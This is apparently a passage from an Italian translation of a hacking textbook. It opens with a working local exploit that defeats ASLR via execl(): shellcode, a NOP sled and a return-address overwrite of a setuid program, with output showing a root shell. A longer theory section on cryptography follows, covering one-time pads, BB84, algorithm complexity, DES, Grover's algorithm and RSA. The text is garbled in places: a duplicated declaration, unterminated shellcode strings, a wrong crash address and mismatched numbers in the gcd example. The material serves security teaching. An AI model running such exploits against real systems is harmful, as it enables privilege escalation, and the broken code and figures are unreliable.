In realtà avevo scritto questo capitolo prima che la vulnerabilità di linux-gate fosse corretta nel kernel di Linux, perciò ho dovuto escogitare un hack per superare l'ASLR. La prima idea è stata quella di sfruttare la famiglia di funzioni `execl()`. Abbiamo usato la funzione `execve()` nello shellcode per aprire una shell, e se prestate attenzione (o leggete la pagina di manuale corrispondente) noterete che la funzione `execve()` sostituisce il processo attualmente in esecuzione con l'immagine del nuovo processo.

```
EXEC(3) Linux Programmer's Manual

NOME
 execl, execlp, execle, execv, execvp - esegue un
file

SINOSSI
 #include <unistd.h>
```

```
 extern char **environ;


 int execl(const char *path, const char *arg, ...);
  int  execlp(const char  *file,  const  char  *arg,
...);
 int execle(const char *path, const char *arg,
 ..., char * const envp[]);
 int execv(const char *path, char *const argv[]);
 int execvp(const char *file, char *const argv[]);
DESCRIZIONE
  La  famiglia  di  funzioni  exec()  sostituisce  l’
immagine del processo
  corrente  con  quella  di  un  nuovo  processo.  Le
funzioni descritte in
  questa  pagina  di  manuale  sono  front-end  per  la
funzione execve(2).
  (Vedere  la  pagina  di  manuale  di  execve()  per
informazioni dettagliate
 sulla sostituzione del processo corrente).
```

Sembra che possa esservi un punto debole se la struttura di memoria è randomizzata soltanto all’avvio del processo. Verifichiamo questa ipotesi con un codice che stampa l’indirizzo di una variabile stack e poi esegue aslr_demo usando una funzione execl().

aslr_execl.c

```
#include <stdio.h>
#include <unistd.h>
int main(int argc, char *argv[]) {
 int stack_var;
  // Stampa un indirizzo dal frame dello stack
```

```
corrente.
 printf("stack_var is at %p\n", &stack_var);

 // Avvia aslr_demo per vedere come è organizzato
il suo stack.
 execl("./aslr_demo", "aslr_demo", NULL);
}
```

Quando questo programma è compilato ed eseguito, esegue con `execl()` aslr_demo, che stampa l'indirizzo di una variabile stack (buffer). In questo modo possiamo confrontare i layout di memoria.

```
reader@hacking:~/booksrc $ gcc -o aslr_demo
aslr_demo.c
reader@hacking:~/booksrc $ gcc -o aslr_execl
aslr_execl.c
reader@hacking:~/booksrc $ ./aslr_demo test

buffer is at 0xbf9f31c0
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbffaaf70
reader@hacking:~/booksrc $ ./aslr_execl
stack_var is at 0xbf832044
buffer is at 0xbf832000
reader@hacking:~/booksrc $ gdb -q --batch -ex "p
0xbf832044 - 0xbf832000"
$1 = 68
reader@hacking:~/booksrc $ ./aslr_execl
stack_var is at 0xbfa97844
buffer is at 0xbf82f800
reader@hacking:~/booksrc $ gdb -q --batch -ex "p
0xbfa97844 - 0xbf82f800"
$1 = 2523204
```

```
reader@hacking:~/booksrc $ ./aslr_execl
stack_var is at 0xbfbb0bc4
buffer is at 0xbff3e710
reader@hacking:~/booksrc $ gdb -q --batch -ex "p
0xbfbb0bc4 - 0xbff3e710"
$1 = 4291241140
reader@hacking:~/booksrc $ ./aslr_execl stack_var
is at 0xbf9a81b4 buffer is at 0xbf9a8180
reader@hacking:~/booksrc $ gdb -q --batch -ex "p
0xbf9a81b4 - 0xbf9a8180"
$1 = 52
reader@hacking:~/booksrc $
```

Il primo risultato appare molto promettente, ma ulteriori tentativi mostrano che vi è un certo grado di randomizzazione quando il nuovo processo è eseguito con `execl()`. Sono certo che non è sempre stato così, ma il progresso dell'open source è costante. Tuttavia questo non è un gran problema, perché disponiamo di mezzi per affrontare questa parziale incertezza.

0x3c5 Giocare le proprie carte

L'uso di `execl()` limita la randomizzazione e ci fornisce un intervallo di indirizzi da considerare. L'incertezza che rimane può essere gestita con un NOP sled. Un rapido esame di aslr_demo mostra che il buffer di overflow deve essere di 80 byte per sovrascrivere l'indirizzo di ritorno memorizzato nello stack.

```
reader@hacking:~/booksrc $ gdb -q ./aslr_demo
Using host libthread_db library "/lib/tls/i686/
```

```
cmov/libthread_db.so.1”.
(gdb) run $(perl -e 'print “AAAA”x19 . “BBBB”')

Starting program:  /home/reader/booksrc/aslr_demo
$(perl -e 'print “AAAA”x19 . “BBBB”')
buffer is at 0xbfc7d3b0


Program received signal SIGSEGV, Segmentation
fault.
0x12424242 in ?? ()
(gdb) p 20*4
$1 = 80 (gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

Poiché probabilmente vogliamo un NOP sled piuttosto grande, nel seguente exploit il NOP sled e lo shellcode sono posti dopo la sovrascrittura dell'indirizzo di ritorno. Questo ci consente di iniettare tutto il NOP sled che ci serve. In questo caso, un migliaio di byte circa dovrebbero essere sufficienti.

```
aslr_execl_exploit.c
#include <stdio.h> .
#include <unistd.h>
#include <string.h>


char shellcode[]=
char shellcode[]=
“\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b
“\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89
“\xe1\xcd\x80”; // Standard shellcode
```

```
int main(int argc, char *argv[]) {
 unsigned int i, ret, offset;
 char buffer[1000];

 printf("i is at %p\n", &i);

 if(argc > 1) // Set offset.
 offset = atoi(argv[1]);


ret = (unsigned int) &i - offset + 200; // Imposta
l'indirizzo di
 // ritorno.
printf("ret addr is %p\n", ret);

for(i=0; i < 90; i+=4) // Riempie il buffer con l'
indirizzo di ritorno.
 *((unsigned int *)(buffer+i)) = ret;
 memset(buffer+84, 0x90, 900); // Crea il NOP sled.
 memcpy(buffer+900, shellcode, sizeof(shellcode));

execl("./aslr_demo", "aslr_demo", buffer, NULL);
}
```

Questo codice dovrebbe risultarvi comprensibile. Il valore 200 è aggiunto all'indirizzo di ritorno per saltare i primi 90 byte usati per la sovrascrittura, perciò l'esecuzione raggiunge un punto del NOP sled.

```
reader@hacking:~/booksrc $ sudo chown root
./aslr_demo
reader@hacking:~/booksrc $ sudo chmod u+s
./aslr_demo
```

```
reader@hacking:~/booksrc $ gcc aslr_execl_exploit.c
reader@hacking:~/booksrc  $  ./a.out  i  is  at
0xbfa3f26c
ret addr is 0xb79f6de4 buffer is at 0xbfa3ee80
Segmentation fault
reader@hacking:~/booksrc $ gdb -q --batch -ex “p
0xbfa3f26c - 0xbfa3ee80”
$1 = 1004
reader@hacking:~/booksrc $ ./a.out 1004
i is at 0xbfe9b6cc
ret addr is 0xbfe9b3a8
buffer is at 0xbfe9b2e0
sh-3.2# exit
exit
reader@hacking:~/booksrc $ ./a.out 1004
i is at 0xbfb5a38c
ret addr is 0xbfb5a068
buffer is at 0xbfb20760
Segmentation fault
reader@hacking:~/booksrc $ gdb -q --batch -ex “p
0xbfb5a38c - 0xbfb20760”
$1 = 236588
reader@hacking:~/booksrc $ ./a.out 1004
i is at 0xbfce050c
ret addr is 0xbfce01e8
buffer is at 0xbfce0130
sh-3.2# whoami
root
sh-3.2#
```

Come potete vedere, talvolta la randomizzazione causa il fallimento dell’exploit, ma è sufficiente che questo abbia successo una volta sola. Questo trucco sfrutta il fatto che possiamo ripetere l’exploit tutte le

volte che vogliamo. La stessa tecnica funziona con l'exploit di notesearch mentre è in esecuzione ASLR. Provate a scrivere un exploit per farlo.

Una volta compresi i concetti di base per la realizzazione di exploit dei programmi, con un po' di creatività si possono realizzare infinite varianti. Poiché le regole di un programma sono definite dai suoi creatori, realizzare un exploit di un programma considerato sicuro significa semplicemente sconfiggere gli autori sul loro stesso terreno. Nuovi metodi più raffinati, come i sistemi di guardia dello stack e quelli per il rilevamento delle intrusioni, cercano di porre rimedio a questi problemi, ma anche queste soluzioni non sono perfette. L'ingegno di un hacker è in grado di trovare falle ovunque. Basta pensare a ciò che gli altri non hanno considerato.

Crittologia

La *crittologia* è definita come lo studio di crittografia e crittoanalisi. La *crittografia* è semplicemente il processo di comunicare in segreto tramite l'uso di messaggi cifrati, la *crittoanalisi* è il processo di "crackare" o decifrare tali comunicazioni segrete. Storicamente la crittologia ha rivestito particolare interesse durante le guerre, quando le varie nazioni usavano codici segreti per comunicare con le loro truppe e nello stesso tempo cercavano di violare i codici del nemico per infiltrarsi nelle loro comunicazioni.

Le applicazioni militari esistono ancora, ma l'uso della crittografia nella vita civile si sta diffondendo sempre di più con l'aumento delle transazioni critiche che avvengono su Internet. Lo sniffing di rete è talmente comune che l'idea che qualcuno sia continuamente impegnato a spiare il traffico di rete non è più considerata paranoica. Password, numeri di carte di credito e altre informazioni private possono essere spiate e rubate mentre passano attraverso protocolli non cifrati. I protocolli di comunicazione cifrati forniscono una soluzione a questa mancanza di riservatezza e consentono il funzionamento dell'economia di Internet. Senza la cifratura SSL (Secure Sockets Layer), le transazioni con carta di credito sui siti web sarebbero non convenienti o insicure.

Tutti questi dati privati sono protetti da algoritmi crittografici che sono probabilmente sicuri. Attualmente i sistemi crittografici che si sono dimostrati sicuri sono troppo complessi per l'uso pratico. Perciò, invece di una dimostrazione matematica di sicurezza, si usano sistemi crittografici *considerati sicuri nella pratica*. Ciò significa che è

possibile che esistano dei metodi per superare questi sistemi di cifratura, ma nessuno finora è stato in grado di attuarli. Naturalmente esistono anche sistemi crittografici per nulla sicuri, per problemi di implementazione, dimensione della chiave o semplicemente per punti deboli nel sistema stesso. Nel 1997, secondo la legge statunitense, la dimensione di chiave massima ammessa per la cifratura nel software destinato all'esportazione era di 40 bit. Questo limite sulla dimensione della chiave rendeva insicuro il sistema di cifratura corrispondente, come fu mostrato da RSA Data Security e Ian Goldberg, studente laureato dell'università della California a Berkeley. RSA lanciò la sfida di decifrare un messaggio cifrato con una chiave a 40 bit e tre ore e mezza più tardi Ian la vinse. Fu una chiara prova del fatto che le chiavi a 40 bit non sono sufficientemente grandi per un sistema di crittografia sicuro.

La crittologia è correlata all'hacking in vari modi. Al livello di pura speculazione intellettuale, la sfida di risolvere un enigma è affascinante, per chi ha un'indole curiosa. A un livello più nefando, i dati segreti protetti dall'enigma attirano forse ancora di più la curiosità. Violare o aggirare le protezioni crittografiche di dati segreti può fornire un certo senso di soddisfazione, per non parlare del contenuto dei dati. Inoltre, Per evitare di farsi scoprire è utile la crittografia forte. Costosi sistemi di rilevamento delle intrusioni in rete progettati per spiare il traffico in modo da individuare i pattern di attacco sono inutili, se l'aggressore usa un canale di comunicazione cifrato. Spesso l'accesso al Web cifrato fornito per la sicurezza del cliente è usato dagli aggressori come vettore di attacco difficile da sorvegliare.

0x410 Teoria dell'informazione

Molti concetti della sicurezza mediante crittografia nascono dalla mente di Claude Shannon. Le idee di questo scienziato hanno

influenzato notevolmente il campo della crittografia, soprattutto i concetti di *diffusione* e *confusione*. Benché i concetti di sicurezza incondizionata, onetime pad, distribuzione quantistica delle chiavi e sicurezza computazionali, descritti nel seguito, non siano stati effettivamente concepiti da Shannon, le sue idee sulla sicurezza perfetta e sulla teoria dell'informazione hanno avuto grande influenza sulle definizioni di sicurezza.

0x411 Sicurezza incondizionata

Un sistema crittografico è considerato incondizionatamente sicuro se non può essere violato nemmeno con risorse computazionali infinite. Questo implica che la crittoanalisi è impossibile e che persino provando ogni possibile chiave in un attacco di forza bruta sarebbe impossibile determinare qual è quella corretta.

0x412 One-time pad

Un esempio di sistema crittografico a sicurezza incondizionata è quello denominato OTP (One-Time Pad). Si tratta di un sistema molto semplice che usa blocchi di dati casuali chiamati *pad*. Il pad deve essere lungo almeno quanto il messaggio in chiaro da cifrare, e i dati casuali nel pad devono essere realmente casuali, nel senso più letterale del termine. Si creano due pad identici: uno per il destinatario e uno per il mittente. Per cifrare un messaggio, il mittente esegue semplicemente un XOR di ciascun bit del messaggio in chiaro con il bit corrispondente del pad. Dopo la cifratura del messaggio, il pad viene distrutto per assicurarsi che sia usato soltanto una volta. Poi il messaggio cifrato può essere inviato al destinatario senza paura della

crittoanalisi, perché non può essere decifrato senza il pad. Quando il destinatario riceve il messaggio cifrato, deve anch'egli eseguire un XOR di ciascun bit del messaggio stesso con il bit corrispondente del suo pad per riprodurre il messaggio in chiaro originale.

Benché il metodo OTP sia teoricamente impossibile da violare, in realtà non è molto utile nella pratica. La sicurezza di questo sistema si basa sulla sicurezza dei pad. Quando i pad sono distribuiti al destinatario e al mittente, si suppone che il canale di trasmissione usato sia sicuro. Per ottenere una reale sicurezza, potrebbe essere necessario ricorrere a un incontro faccia a faccia per lo scambio, ma per comodità, la trasmissione del pad potrebbe essere effettuata tramite un altro mezzo cifrato. Il prezzo da pagare per questa comodità è che ora l'intero sistema è forte come il suo collegamento più debole, ovvero come il sistema di cifratura usato per la trasmissione dei pad. Poiché i pad sono costituiti da dati casuali della stessa lunghezza del messaggio in chiaro, e poiché la sicurezza dell'intero sistema è data dalla sicurezza della trasmissione del pad, solitamente ha più senso inviare direttamente il messaggio in chiaro con lo stesso sistema di cifratura che sarebbe usato per trasmettere il pad.

0x413 Distribuzione quantistica della chiave

L'avvento del calcolo quantistico ha portato molti elementi interessanti nel campo della crittologia; uno di questi è un'implementazione pratica del sistema OTP, resa possibile dalla tecnica di distribuzione quantistica della chiave. Il mistero delle relazioni quantistiche può fornire un metodo affidabile e segreto per inviare una stringa casuale di bit utilizzabile come chiave. Ciò si ottiene usando stati quantistici non ortogonali nei fotoni.

Senza entrare troppo nei dettagli, la polarizzazione di un fotone è la direzione di oscillazione del suo campo elettrico, che in questo caso può essere orizzontale, verticale o una delle due diagonali. *Non ortogonali* significa semplicemente che gli stati sono separati da un angolo che non è di 90 gradi. Curiosamente, è impossibile determinare con certezza quali di queste quattro polarizzazioni abbia un singolo fotone. La base rettilinea delle polarizzazioni orizzontali e verticali è incompatibile con la base diagonale delle due polarizzazioni diagonali, perciò, per il principio di incertezza di Heisenberg, questi due insiemi di polarizzazioni non possono essere misurati. È possibile usare dei filtri per misurare le polarizzazioni, uno per la base rettilinea e uno per la base diagonale. Quando un fotone passa attraverso il filtro corretto, la sua polarizzazione non cambia, ma se passa attraverso il filtro errato, la sua polarizzazione viene modificata in modo casuale. Questo significa che qualsiasi tentativo di misurare la polarizzazione di un fotone ha buone possibilità di alterare i dati, rendendo evidente che il canale non è corretto.

Questi strani aspetti della meccanica quantistica sono stati applicati con successo da Charles Bennett e Gilles Brassard nel primo e probabilmente più noto schema di distribuzione quantistica della chiave, denominato *BB84*. Per prima cosa, il mittente e il destinatario concordano una rappresentazione a bit per le quattro polarizzazioni, tale che ciascuna base abbia sia 1 sia 0. In questo schema, 1 potrebbe essere rappresentato dalla polarizzazione verticale e da una di quelle diagonali (45 gradi positivi), mentre 0 potrebbe essere rappresentato dalla polarizzazione orizzontale e dall'altra diagonale (45 gradi negativi). In questo modo, possono esistere 1 e 0 quando viene misurata la polarizzazione rettilinea e quando viene misurata quella diagonale.

A questo punto il mittente invia un flusso di fotoni casuali, ognuno dei quali proviene da una base scelta a caso (rettilinea o diagonale), e questi fotoni vengono registrati. Quando il destinatario riceve un

fotone, sceglie anch'egli a caso se misurarlo nella base rettilinea o in quella diagonale e registra il risultato. Ora i due interlocutori confrontano pubblicamente quale base hanno usato per ciascun fotone, e mantengono soltanto i dati corrispondenti ai fotoni che entrambi hanno misurato usando la stessa base. Così non si rivelano i valori di bit dei fotoni, perché ci sono sia 1 sia 0 in ciascuna base. In questo modo si realizza la chiave per il sistema OTP.

Poiché uno "spione" finirebbe per cambiare la polarizzazione di alcuni di questi fotoni, alterando i dati, il tentativo di attacco può essere rilevato calcolando il tasso di errori di un sottoinsieme casuale della chiave. Se vi sono troppi errori, probabilmente c'è qualcuno che ha spiato, e la chiave va gettata; altrimenti, la trasmissione dei dati della chiave è stata sicura e privata.

0x414 Sicurezza computazionale

Un sistema crittografico è considerato *computazionalmente sicuro* se il migliore algoritmo noto per violarlo richiede una quantità irragionevole di risorse computazionali e tempo. Ciò significa che è teoricamente possibile violare la cifratura, ma è inattuabile nella pratica, perché la quantità di tempo e risorse necessarie supererebbe notevolmente il valore delle informazioni cifrate. Solitamente, il tempo necessario per violare un sistema crittografico computazionalmente sicuro si misura in decine di migliaia di anni, anche ipotizzando un vasto array di risorse computazionali. La maggior parte dei sistemi crittografici moderni rientra in questa categoria.

È importante notare che i "migliori algoritmi noti" per violare i sistemi crittografici sono in continua evoluzione e in continuo miglioramento. Idealmente, un sistema crittografico dovrebbe essere

definito computazionalmente sicuro se il *migliore* algoritmo per violarlo richiedesse una quantità irragionevole di risorse computazionali e tempo, ma attualmente non vi è modo di dimostrare che un dato algoritmo sia e sarà sempre il migliore, perciò ci si riferisce al *migliore algoritmo noto* per misurare la sicurezza di un sistema crittografico.

0x420 Tempo di esecuzione di un algoritmo

Il concetto di *tempo di esecuzione di un algoritmo* è diverso da quello di un programma; poiché un algoritmo è semplicemente un'idea, non vi è limite alla velocità di elaborazione utilizzabile per calcolarlo. Ciò significa che esprimere il tempo di esecuzione di un algoritmo in minuti o secondi non ha senso.

Senza fattori come la velocità e l'architettura del processore, l'incognita fondamentale per un algoritmo è la *dimensione dell'input*. Un algoritmo di ordinamento eseguito su 1000 elementi richiederà certamente più tempo dello stesso algoritmo eseguito su 10 elementi. La dimensione dell'input è generalmente denotata da n, e ogni passaggio atomico può essere espresso come numero. Il tempo di esecuzione di un semplice algoritmo come quello che segue può essere espresso in termini di n.

```
for(i = 1 to n) {
  Esegui un'azione;
  Esegui un'altra azione;
}
Esegui un'ultima azione;
```

Questo algoritmo esegue un ciclo di n iterazioni, eseguendo ogni volta due azioni, e poi esegue un'ultima azione, perciò la *complessità temporale* di questo algoritmo sarebbe $2n + 1$. Un algoritmo più complesso come il seguente, con l'aggiunta di un ciclo annidato, avrebbe una complessità temporale di $n^2 + 2n + 1$, poiché la nuova azione è eseguita n^2 volte.

```
for(x = 1 to n) {
   for(y = 1 to n) {
     Esegui la nuova azione;
 }
}
for(i = 1 to n) {
  Esegui un'azione;
  Esegui un'altra azione;
}
Esegui un'ultima azione;
```

Tuttavia, questo livello di dettaglio per la complessità temporale è ancora troppo granulare. Per esempio, al crescere di n, la differenza relativa tra $2n + 5$ e $2n + 365$ diventa sempre minore. Invece, sempre al crescere di n, la differenza relativa tra $2n^2 + 5$ e $2n + 5$ diventa sempre maggiore. Questo tipo di tendenza generalizzata è l'aspetto più importante per il tempo di esecuzione di un algoritmo.

Consideriamo due algoritmi, uno con una complessità temporale di $2n + 365$ e l'altro di $2n^2 + 5$. L'algoritmo $2n^2 + 5$ otterrà una prestazione superiore a quella dell'algoritmo $2n + 365$ su valori piccoli di n, ma per $n = 30$ entrambi gli algoritmi hanno la stessa prestazione, e per n maggiore di 30, l'algoritmo $2n + 365$ supera l'algoritmo $2n^2 + 5$. Poiché vi sono soltanto 30 valori di n per cui l'algoritmo $2n^2 + 5$ ottiene prestazioni migliori, e un numero infinito di valori di n per cui

l'algoritmo $2n + 365$ ottiene prestazioni migliori, l'algoritmo $2n + 365$ è in generale più efficiente.

Ciò significa che, in generale, il tasso di crescita della complessità temporale di un algoritmo rispetto alla dimensione dell'input è più importante della complessità temporale valutata per un qualsiasi input fissato. Benché questo non sia sempre vero per applicazioni specifiche del mondo reale, questo tipo di misurazione dell'efficienza di un algoritmo tende a fornire risultati reali quando si calcola la media su tutte le possibili applicazioni.

0x421 Notazione asintotica

La *notazione asintotica* è un modo per esprimere l'efficienza di un algoritmo. Si chiama asintotica perché riguarda il comportamento dell'algoritmo al tendere della dimensione dell'input verso il limite asintotico rappresentato dall'infinito.

Tornando agli esempi dell'algoritmo $2n + 365$ e dell'algoritmo $2n^2 + 5$, abbiamo determinato che il primo è generalmente più efficiente perché segue la tendenza di n, mentre il secondo segue la tendenza di n^2. Ciò significa che $2n + 365$ è limitato superiormente da un multiplo positivo di n per tutti i valori abbastanza grandi di n, e che $2n^2 + 5$ è limitato superiormente da un multiplo positivo di n^2 per tutti i valori sufficientemente grandi di n.

Sembra tutto un po' confuso, ma in realtà ciò significa che esiste una costante positiva per il valore di tendenza e un limite inferiore su n, tale che il valore di tendenza moltiplicato per la costante sarà sempre maggiore della complessità temporale per tutti i valori di n maggiori del limite inferiore. In altre parole, $2n^2 + 5$ è dell'ordine di n^2 e $2n + 365$ è dell'ordine di n. Esiste una comoda notazione matematica per

esprimere questo fatto, denominata *notazione O grande*, che indica con O(n^2) un algoritmo di ordine n^2.

Un modo semplice per convertire la complessità temporale di un algoritmo in notazione O grande è quello di esaminare i termini di ordine superiore, perché questi saranno quelli più importanti al crescere di *n*. Perciò un algoritmo con complessità temporale di $3n^4 + 43n^3 + 763n + \log n + 37$ sarebbe indicato con O(n^4), e $54n^7 + 23n^4 + 4325$ sarebbe indicato come O(n^7).

0x430 Cifratura simmetrica

I sistemi di cifratura simmetrica utilizzano la stessa chiave per cifrare e decifrare i messaggi. Il processo di cifratura e decifratura è generalmente più rapido rispetto a quello che utilizza la cifratura asimmetrica, ma la distribuzione della chiave può risultare difficoltosa.

Questi sistemi di cifratura sono generalmente a blocchi o a flusso. Un *sistema di cifratura a blocchi* opera su blocchi di dimensione fissata, solitamente 64 o 128 bit. Lo stesso blocco di testo in chiaro sarà sempre cifrato nello stesso blocco di testo cifrato, usando la stessa chiave. DES, Blowfish e AES (Rijndael) sono tutti are sistemi di cifratura a blocchi. I *sistemi di cifratura a flusso* o *stream* generano un flusso di bit pseudocasuali, solitamente un unico bit o un byte per volta. Questo flusso è chiamato *keystream*, e il sistema esegue un XOR del keystream con il testo in chiaro. Questo sistema è utile per cifrare flussi continui di dati. RC4 e LSFR sono esempi di noti sistemi di cifratura a flusso. RC4 sarà discusso in dettaglio più avanti nel paragrafo dedicato alla cifratura wireless 802.11b.

DES e AES sono entrambi sistemi di cifratura a blocchi piuttosto noti. Vi è molto impegno nella creazione di sistemi di cifratura a

blocchi che siano in grado di resistere ad attacchi di crittoanalisi noti. Due concetti usati ripetutamente nei sistemi di cifratura a blocchi sono *confusione* e *diffusione*: la confusione indica i metodi usati per nascondere le relazioni tra testo in chiaro, testo cifrato e chiave. Questo significa che i bit di output devono comportare una trasformazione complessa della chiave e del testo in chiaro. La diffusione serve ad ampliare l'area di influenza dei bit di testo in chiaro e dei bit della chiave sulla massima quantità possibile di testo cifrato. I *cifrari del prodotto* combinano entrambi questi concetti usando ripetutamente varie operazioni semplici. DES e AES sono entrambi cifrari del prodotto.

DES usa anche una rete di Feistel. Tale rete è usata in molti sistemi di cifratura a blocchi per assicurarsi che l'algoritmo sia invertibile. In sostanza, ciascun blocco è diviso in due metà, sinistra (L, per *Left*) e destra (R, per Right). Poi, in un'unica passata, la nuova metà sinistra (L_i) è impostata uguale alla vecchia metà destra (R_{i-1}), e la nuova metà destra (R^i) è costituita dal risultato dell'XOR della vecchia metà destra (R_{i-1}) con l'output di una funzione che usa la vecchia metà destra (R_{i-1}) e la sottochiave per la passata attuale (K_i). Solitamente per ogni passata c'è una sottochiave separata, calcolata in precedenza.

I valori per L_i e R_i. sono i seguenti (il simbolo ? denota l'operazione XOR):

$L_i = R_{i-1}$

$R_i = L_{i-1}$? (R_{i-1}, K_i)

DES usa 16 passate. Questo numero è stato appositamente scelto per ottenere una difesa efficace dalla crittoanalisi differenziale. L'unico punto di debolezza noto del DES è la dimensione della chiave. Poiché la chiave è soltanto di 56 bit, l'intero *spazio delle chiavi* (*keyspace*)

può essere esaminato in poche settimane con un attacco di forza bruta portato con hardware specializzato.

Triple-DES pone rimedio a questo problema usando due chiavi DES concatenate insieme per una dimensione totale di 112 bit. La cifratura avviene cifrando il blocco di testo in chiaro con la prima chiave, poi decifrandolo con la seconda chiave e poi cifrandolo nuovamente con la prima. La decifratura viene eseguita in modo analogo, ma con le operazioni di cifratura e decifratura scambiate. La dimensione superiore della chiave rende enormemente più difficile un attacco di forza bruta.

La maggior parte dei sistemi di cifratura a blocchi standard resistono a tutte le forme note di crittoanalisi, e le dimensioni delle chiavi sono solitamente troppo grandi per consentire un attacco di forza bruta. Tuttavia, il calcolo quantistico fornisce alcune interessanti possibilità, generalmente troppo enfatizzate.

0x431 Algoritmo di ricerca quantistica di Lov Grover

Il calcolo quantistico promette la realizzazione di un parallelismo massivo. Un computer quantistico è in grado di memorizzare molti stati diversi in una *superposizione* (che può essere pensata come un array) e svolgere calcoli su tutti contemporaneamente. Si tratta di una caratteristica ideale per attacchi di forza bruta a qualsiasi cosa, compresi i sistemi di cifratura a blocchi. La superposizione può essere caricata con ogni possibile chiave, e poi l'operazione di cifratura può essere eseguita su tutte le chiavi nello stesso tempo. La parte difficile è ottenere il valore corretto dalla superposizione. I computer quantistici presentano una stranezza: quando la superposizione viene esaminata,

si ha una *decoerenza* in un singolo stato. Sfortunatamente questa decoerenza è inizialmente casuale, e le probabilità di decoerenza in ciascuno stato della superposizione sono uguali.

Senza un modo per manipolare le probabilità degli stati di superposizione, lo stesso effetto può essere ottenuto semplicemente indovinando le chiavi. Lov Grover ha scoperto in maniera fortuita un algoritmo in grado di manipolare le probabilità degli stati di superposizione. Tale algoritmo consente di aumentare le probabilità di un determinato stato mentre quelle degli altri stati diminuiscono. Questo processo è ripetuto diverse volte finché la decoerenza della superposizione nello stato desiderato è quasi garantita. Ciò richiede circa O($\sqrt{n}$) passaggi.

Con alcune nozioni elementari di calcolo esponenziale, noterete che in questo modo si dimezza la dimensione della chiave per un attacco di forza bruta esaustivo. Perciò, per chi ha estremamente a cuore la sicurezza, il raddoppiamento della dimensione della chiave di un sistema di crittografia a blocchi lo renderà resistente anche alla possibilità teorica di un attacco di forza bruta portato da un computer quantistico.

0x440 Cifratura asimmetrica

I sistemi di cifratura asimmetrica usano due chiavi: una pubblica e una privata. La *chiave pubblica* è resa pubblica, mentre la *chiave privata* è mantenuta privata; da qui i nomi. Ogni messaggio cifrato con la chiave pubblica può essere decifrato soltanto con la chiave privata. In questo modo viene eliminato il problema della distribuzione della chiave, dato che le chiavi pubbliche sono accessibili a tutti, e usando la chiave pubblica è possibile cifrare un messaggio per

la corrispondente chiave privata. A differenza di quanto avviene con i sistemi di cifratura simmetrica, non serve un canale di comunicazione esterno sicuro per trasmettere la chiave segreta; tuttavia, i sistemi di cifratura asimmetrica tendono a essere più lenti di quelli di cifratura simmetrica.

0x441 RSA

RSA è uno degli algoritmi di cifratura asimmetrica più noti. La sua sicurezza si basa sulla difficoltà di fattorizzare numeri molto grandi. Per prima cosa si scelgono due numeri primi, P e Q, e si calcola il loro prodotto N:

$$N = P \cdot Q$$

Poi occorre calcolare quanti numeri sono compresi tra 1 e $N - 1$ che sono relativamente primi con N (due numeri sono *relativamente primi*, o *primi tra loro*, se il loro massimo comun divisore è 1). Questa funzione è nota come *funzione toziente di Eulero* ed è solitamente indicata con la lettera greca minuscola phi (φ).

Per esempio, $\varphi(9) = 6$, poiché 1, 2, 4, 5, 7 e 8 sono relativamente primi con 9. Dovrebbe essere facile notare che, se N è primo, $\varphi(N)$ sarà $N - 1$. un fatto meno ovvio è che, se N è il prodotto di esattamente due numeri primi P e Q, allora $\varphi(P \cdot Q) = (P - 1) \cdot (Q - 1)$. Questo risulta utile, poiché RSA richiede il calcolo di $\varphi(N)$.

Occorre scegliere a caso una chiave di cifratura E che sia relativamente prima con $\varphi(N)$. Poi si deve trovare una chiave di decifratura che soddisfi la seguente equazione, dove S è un intero qualsiasi:

$$E \cdot D = S \cdot \varphi(N) + 1$$

Questa equazione può essere risolta con l'*algoritmo di Euclide esteso*. L'*algoritmo di Euclide* è un antico algoritmo che consente di calcolare molto rapidamente il massimo comun divisore (MCD) di due numeri. Si prende il maggiore dei due numeri e lo si divide per quello minore, tenendo conto soltanto del resto. Poi si divide il numero minore per il resto, e si ripete il processo finché il resto è zero. L'ultimo valore del resto prima di arrivare a zero è il massimo comun divisore dei due numeri di partenza. Questo algoritmo è piuttosto veloce, con un tempo di esecuzione O(log10*N*). Ciò significa che il numero di passaggi richiesti dall'algoritmo dovrebbe essere uguale al numero di cifre del numero maggiore.

Nella tabella riportata di seguito è calcolato l'MCD di 7253 e 120, scritto come mcd(7253, 120). La tabella inizia ponendo i due numeri in colonne separate A e B, con il maggiore in A. Poi A è diviso per B e il resto è posto nella colonna R. Sulla riga successiva, il vecchio B diventa il nuovo A e il vecchio R diventa il nuovo B. Viene calcolato ancora R e il processo si ripete finché il resto è zero. L'ultimo valore di R prima dello zero è il massimo comun divisore.

mcd(7253, 120)

A	B	R
7253	120	53
120	53	14
53	14	11
14	11	3
11	3	2
3	2	1
2	1	0

Perciò il massimo comun divisore di 7243 e 120 è 1. Questo significa che 7250 e 120 sono relativamente primi tra loro.

L'*algoritmo di Euclide esteso* consente di trovare due interi J e K tali che:

$J \cdot A + K \cdot B = R$

quando mcd(A, B) = R.

Ciò si ottiene utilizzando l'algoritmo di Euclide a ritroso. In questo caso, però, contano i quozienti. Ecco i calcoli per l'esempio precedente, con i quozienti:

7253 =60 · 120 + **53**

120 = 2 · 53 + **14**

53 = 3 · 14 + **11**

14 = 1 · 11 + **3**

11 = 3 · 3 + **2**

3 = 1 · 2 + **1**

Con un po' di algebra di base si possono spostare i termini di ogni riga in modo che il resto (in grassetto) si trovi da solo a sinistra del segno di uguale:

53 = 7253 − 60 · 120

14 = 120 − 2 · 53

11 = 53 − 3 · 14

3 = 14 − 1 · 11

$\mathbf{2} = 11 - 3 \cdot 3$

$\mathbf{1} = 3 - 1 \cdot 2$

Iniziando dal basso, è chiaro che:

$1 = 3 - 1 \cdot \mathbf{2}$

Nella riga sopra questa, tuttavia, c'è $2 = 11 - 3 \cdot 3$, che dà una sostituzione per 2:

$1 = 3 - 1 \cdot (11 - 3 \cdot 3)$

$1 = 4 \cdot \mathbf{3} - 1 \cdot 11$

Nella riga ancora superiore con $3 = 14 - 1 \cdot 11$ si sostituirà 3:

$1 = 4 \cdot (14 - 1 \cdot 11) - 1 \cdot 11$

$1 = 4 \cdot 14 - 5 \cdot \mathbf{11}$

Naturalmente nella riga superiore con $11 = 53 - 3 \cdot 14$ richiede un'altra sostituzione:

$1 = 4 \cdot 14 - 5 \cdot (53 - 3 \cdot 14)$

$1 = 19 \cdot \mathbf{14} - 5 \cdot 53$

